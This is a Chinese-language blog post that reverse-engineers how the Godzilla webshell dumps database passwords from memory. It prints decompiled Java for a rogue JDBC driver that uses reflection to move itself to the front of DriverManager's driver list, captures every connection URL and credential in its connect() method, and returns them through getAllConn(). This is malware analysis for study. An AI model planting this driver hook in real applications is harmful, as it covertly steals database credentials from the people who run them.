

# 哥斯拉如何dump内存数据库密码

## 一、前言

最近在研究如何获取内存的敏感信息，刚好看到哥斯拉有这个功能，故看看如何实现。


## 二、过程

### 2.1、定位实现代码

下载哥斯拉

<https://github.com/BeichenDream/Godzilla/releases>


放入jd-gui进行反编译，这里作者并没有把具体逻辑放到哥斯拉的class中，而且放到资源里面，再反编译一下assets/ShellDriver.classss



jd-gui不好导出，直接unzip手动寻找，并且修改class后缀了正常的class，放入idea中

1 unzip godzilla.jar

发现还有一层编码，复制里面的代码到自己的idea中，保存文件。



增加一个保存文件函数

```

1 public static void saveFile(String filePathStr,byte[] data) {
2     File file = new File(filePathStr);
3     File directory = new File(file.getParent());
4     if(!directory.exists()){
5         directory.mkdirs();
6     }
7     try {
8         FileOutputStream fos = new FileOutputStream(file);
9         fos.write(data,0,data.length);
10        fos.flush();
11        fos.close();
12    }catch (Exception e){}
13 }

```

```

private boolean loadClass() { 2 usages
    byte[] sqlDriverClassByte = hexToByte("c4f0b3b8080803108f607808201801573718c44726976e5722f5368656cc44726976e5720708084018018eae176612f6c16e072f4f62bae5657407080841808f6ae176612f73716c2f44726976e5720180896462436f6e0e4d61780180154c6ae
    saveFile(HelperUtil.getPath("tmp/driver.class",sqlDriverClassByte);
    return true;
}

```

## 2.2、实现逻辑

作者的逻辑是通过ShellDriver的getAllConn方法获取数据库账号密码。

```

public byte[] run() { 1 usage
    if (loadClass())
        try {
            String resultString = (String)Class.forName("sqlDriver.ShellDriver").getMethod("getAllConn", ...parameterTypes: null).invoke(obj: null, ...args: null);
            return resultString.getBytes();
        } catch (Exception e) {
            return e.getMessage().getBytes();
        }
    return "loadClass fail".getBytes();
}

```

发现是直接遍历dbConnMap map获取的数据库密码信息。

```

1 public static String getAllConn() {
2     Iterator it = dbConnMap.keySet().iterator();
3     StringBuilder builder = new StringBuilder();
4     builder.append("drivers->\n");
5
6     try {
7         Field[] fields = DriverManager.class.getDeclaredFields();
8         Field field = null;
9
10        for(int i = 0; i < fields.length; ++i) {
11            field = fields[i];
12            if (field.getName().indexOf("rivers") != -1 && List.class.isAssignableFrom(field.getType())) {
13                break;
14            }
15
16            field = null;
17        }
18
19        if (field != null) {...}
20    } catch (Exception var12) {
21    }
22
23    builder.append("maps->\n");
24
25    while(it.hasNext()) {
26        try {
27            String keyString = (String)it.next();
28            String properties = (String)dbConnMap.get(keyString);
29            builder.append(String.format("\t%s\t%s\n", keyString, properties));
30        } catch (Exception var10) {
31            builder.append(var10.getClass().getName());
32        }
33    }
34
35    dbConnMap.clear();
36    return builder.toString();
37 }

```

那dbConnMap map如何赋值的呢？首先注册了一个SQL Driver

```

11 import java.sql.Driver;
12 import java.sql.DriverManager;
13 import java.sql.DriverPropertyInfo;
14 import java.sql.SQLException;
15 import java.util.HashMap;
16 import java.util.Iterator;
17 import java.util.List;
18 import java.util.Properties;
19 import java.util.logging.Logger;
20
21 public class ShellDriver implements Driver { no usages
22     private static HashMap dbConnMap = new HashMap();
23     private static final ShellDriver DRIVER = new ShellDriver();
24
25     static {
26         try {
27             Field[] fields = DriverManager.class.getDeclaredFields();
28             Field field = null;
29
30             for(int i = 0; i < fields.length; ++i) {
31                 field = fields[i];
32                 if (field.getName().indexOf("rivers") != -1 && List.class.isAssignableFrom(field.getType())) {
33                     break;
34                 }
35
36                 field = null;
37             }
38
39             if (field != null && List.class.isAssignableFrom(field.getType())) {
40                 field.setAccessible(true);
41                 DriverManager.registerDriver(DRIVER);
42                 List drivers = (List)field.get((Object)null);
43                 int lastIndex = drivers.size() - 1;
44                 Object firstObject = drivers.get(0);
45                 Object lastObject = drivers.get(lastIndex);
46                 drivers.set(0, lastObject);
47                 drivers.set(lastIndex, firstObject);
48             }
49         } catch (Exception var6) {
50         }
51     }
52 }

```

再把dbConnMap map的put进行封装成了add

```
75     private void add(String url, Properties info) {
76         String propertiesString = info.toString();
77
78         try {
79             if (dbConnMap.size() > 200) {
80                 dbConnMap.clear();
81             }
82
83             if (!this.eq(url, propertiesString)) {
84                 dbConnMap.put(url, propertiesString);
85             }
86         } catch (Exception var5) {
87         }
88     }
89 }
```

最后再connect函数时候进行赋值。

```
57  public Connection connect(String url, Properties info) throws SQLException {
58      this.add(url, info);
59      return null;
60  }
```

最后总结逻辑即是：

注册一个SQL Driver，并且hook了connect函数，如果有有数据库进行连接了，即可截取数据库账号密码。

### 三、总结

思路还是可以的，相当于新增了一个小后门，但是想直接dump正在连接的数据库配置，目前虽然有一些实践，但是并不通用效果也不是很好。